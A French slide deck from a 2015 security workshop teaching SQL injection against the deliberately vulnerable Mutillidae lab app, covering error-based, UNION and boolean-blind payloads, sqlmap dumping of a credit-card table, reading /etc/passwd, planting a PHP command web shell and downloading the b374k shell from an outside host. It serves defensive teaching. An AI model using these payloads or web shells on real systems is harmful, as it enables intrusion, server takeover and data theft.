

SÉCURITÉ DES SERVEURS ET DES APPLICATIONS

Injections SQL



K. Poutrain



Aix*Marseille
université

02/04/2015

7^{ème} journée du réseau ARAMIS – Lyon

Injections SQL : ERROR-Based

The image shows a Kali Linux desktop environment. On the left, a terminal window displays the following text:

```
root@kali:~# cat ARAMIS-SQL-1
##### CAS 1 : Error-Based : L'ap
URL : http://192.168.56.103/mutillidae/index.p
injection de caractères spéciaux pour provoquer
' ( )
le message d'erreur fournit les indications pour
' or 1=1 --
(attention à l'espace après le --)
root@kali:~#
```

On the right, a web browser window displays the Kali Linux homepage. The browser's address bar shows the file path: `file:///usr/share/kali-defaults/web/homepage.html`. The page content includes the Kali Linux logo and the tagline "The most advanced penetration testing distribution, ever." Below this, there is a navigation menu with links to "KALI LINUX", "KALI DOCUMENTATION", "KALI FORUMS", and "OFFENSIVE SECURITY". The main content area features a section titled "KALI LINUX - BROUGHT TO YOU BY OFFENSIVE SECURITY" with a logo for "OFFENSIVE security" and the website www.offensive-security.com. Below this, there is a section titled "OFFENSIVE SECURITY TRAINING" with an image of a person standing in a doorway and text describing the training program: "Experience the industry's most realistic penetration testing training and certifications. Taught by the core developers of BackTrack and now Kali Linux, our information security training will immerse you into the deep-end of real world penetration testing. This is followed up with a hands-on, challenging certification test which is unique in the security market. Take the opportunity to see why Offensive Security is the recognized leader in performance based information security assessment."

Injections SQL : UNION

The image shows a Kali Linux desktop environment. On the left, a terminal window titled 'root@kali: ~' contains the following text:

```
##### CAS2 : UNION Based
PRINCIPE : insérer une seconde requête pour extraire des informations.

Exemple : requête initiale =
SELECT auteur, titre, date FROM articles WHERE auteur='nom-passé-en-param';

En insérant les données suivantes :
'toto' UNION SELECT user,password,uid FROM users --

la requête devient :
SELECT auteur, titre, date FROM articles WHERE auteur='toto' UNION SELECT user,password,uid FROM users --

les résultats retournés contiennent l'union des deux requêtes.

REMARQUES :
- les deux requêtes doivent être similaires :
  - même nombre de colonnes
  - types de données compatibles
- il faut connaître le nom de la table à interroger + nom des colonnes
```

Below the terminal, a search bar contains the text 'ARAMIS-SQL-2'.


On the right, a web browser window shows the results of a successful SQL injection. The page displays a search bar with the query: `or+1%3D1+--+&pa`. Below the search bar, there are two input fields for 'username' and 'password', and a 'View Account Details' button. The search results show:

Results for "" or 1=1 -- ".23 records found.

Username=admin	Password=adminpass	Signature=g0t r00t?
Username=adrian	Password=somepassword	Signature=Zombie Films Rock!
Username=john	Password=monkey	Signature=I like the smell of confunk
Username=jeremy	Password=password	Signature=d1373 1337 speak
Username=bryce	Password=password	Signature=I Love SANS


Injections SQL : BOOLEAN BLIND


Aucun affichage de données utilisateur : injection aveugle.



Injections SQL : BOOLEAN BLIND


Confirmation du comportement booléen de l'application :


' or ascii(mid('abc',1,1)) = 97 -- 



Login
Successfully logged in.
Username:
Password:
Submit

VRAI !

' or ascii(mid('abc',1,1)) = 98 -- 




Login
Wrong user name or password.
Username:
Password:
Submit


FAUX !

Premier caractère du nom de la base ?


' or ascii(mid(database(),1,1)) = 97 --



Login
Wrong user name or password.
Username:
Password:
Submit



' or ascii(mid(database(),1,1)) = 98 --



Login
Successfully logged in.
Username:
Password:
Submit

b

Etc... À automatiser

Injections SQL : SQLMAP

The image shows a Kali Linux desktop environment. In the foreground, a terminal window titled 'root@kali: ~' displays the following commands and output:

```
##### Cas 4 : utilisation de sqlmap
Dans burpsuite sauvegarder la requête à http://192.168.56.103/mutillidae/index.php?page=user-info.php
=> userinfo.request
sqlmap -r /root/userinfo.request --dbs
sqlmap -r /root/userinfo.request -D mutillidae --tables
sqlmap -r /root/userinfo.request -D mutillidae -T credit_cards --dump
~
~
(END)
```

In the background, a web browser window displays the page 'Web Pwn in Mass Production' from 'Aircrack-ng'. The page features a navigation bar with 'Hints: Disabled (0 - I try harder)' and 'Not Logged In'. Below the navigation bar, there is a 'User Lookup (SQL)' section with the following elements:

- Buttons: 'Back' (blue arrow icon), 'Help Me!' (red button with 'HELP' text).
- Links: 'Switch to SOAP Web Service version' (with 'AJAX' icon), 'Switch to XPath version' (with 'XML' icon).
- Form: A pink box with the text 'Please enter username and password to view account details'. Below it are input fields for 'Name' and 'Password', and a 'View Account Details' button.
- Text: 'Dont have an account? Please register here' (with a blue link).

The desktop also shows a sidebar with navigation links: OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, Documentation, Resources, Getting Started: Project Whitepaper, Release Announcements, and Video.

Injections SQL : et ensuite ?

The image shows a Kali Linux desktop environment. In the foreground, a terminal window is open, displaying the following commands and their outputs:

```
root@kali: ~  
Fichier Édition Affichage Rechercher Terminal Aide  
##### Cas 5 : et ensuite ?  
Lire des fichiers  
' UNION SELECT NULL,LOAD_FILE('/etc/passwd'),NULL,NULL,NULL,NULL,NULL --  
Ecrire dans des fichiers  
' UNION SELECT NULL,1,NULL,NULL,NULL,NULL,NULL INTO OUTFILE '/var/www/mutillidae/test.txt' --  
installation d'un script pour exécuter des commandes :  
' UNION SELECT NULL,'<? system($_GET['\c']); ?>', NULL,NULL,NULL,NULL,NULL INTO OUTFILE '/var/www/mutillidae/test.php' --  
http://192.168.56.103/mutillidae/test.php?c=ls  
Upload d'un shell  
http://192.168.56.103/mutillidae/test.php?c=wget%20https://b374k-shell.googlecode.com/files/b374k-2.8.php  
puis  
http://192.168.56.103/mutillidae/b374k-2.8.php  
(END)
```

In the background, a web browser window is open, displaying the results of an SQL injection attack. The page title is "in Mass Production". The browser shows a search bar with "Google" and a navigation bar with "0 - I try harder" and "Not Logged In". Below the navigation bar, there are links for "SSL", "Reset DB", "View Log", and "View Captured Data". The main content area shows "(SQL)" in a grey box. A blue tooltip with "Switch to XPath version" is visible over the "(SQL)" box. The bottom of the browser window shows a login form with the following elements:

- A pink error message: "Please enter username and password to view account details"
- Input fields for "Name" and "Password"
- A "View Account Details" button
- A link: "Dont have an account? Please register here"

On the left side of the browser window, there is a sidebar with a navigation menu containing "Others", "Documentation", and "Resources". Below the menu, there are three links with icons: "Getting Started: Project Whitepaper" (with a red icon), "Release Announcements" (with a blue bird icon), and "Video" (with a YouTube icon).

CONCLUSION



Remarque : on s'est placé ici dans un contexte d'attaque idéal :

- Application vulnérable ;
- Distribution vulnérable ;
- Serveur WEB et SGBD sur la même machine ;
- Pas de filtrage en entrée/sortie.

CONCLUSION



Mais : en informatique il existe toujours plusieurs façons de réaliser les choses !

Injection SQL impossible ? wget non disponible ? Filtrage en sortie ?
=> formulaire d'upload... Ou autre...

CONCLUSION



A retenir :


Un attaquant motivé sera méthodique, exhaustif.

Utilisera toutes les informations disponibles.


Exploitera la moindre faille.

Les conséquences ne se limitent pas à la vulnérabilité elle-même.

Références



https://www.owasp.org/index.php/Category:OWASP_Testing_Project



Rappel...



Vous êtes responsables de ce que vous faites...

But : connaître les attaques pour mieux se protéger.

N'attaquez que les serveurs dont vous êtes propriétaire, administrateur, hébergeur.

Attention : n'utilisez pas les techniques et outils d'attaque sur vos serveurs en production tant que vous ne maîtrisez pas leurs conséquences !

Merci ! Questions ?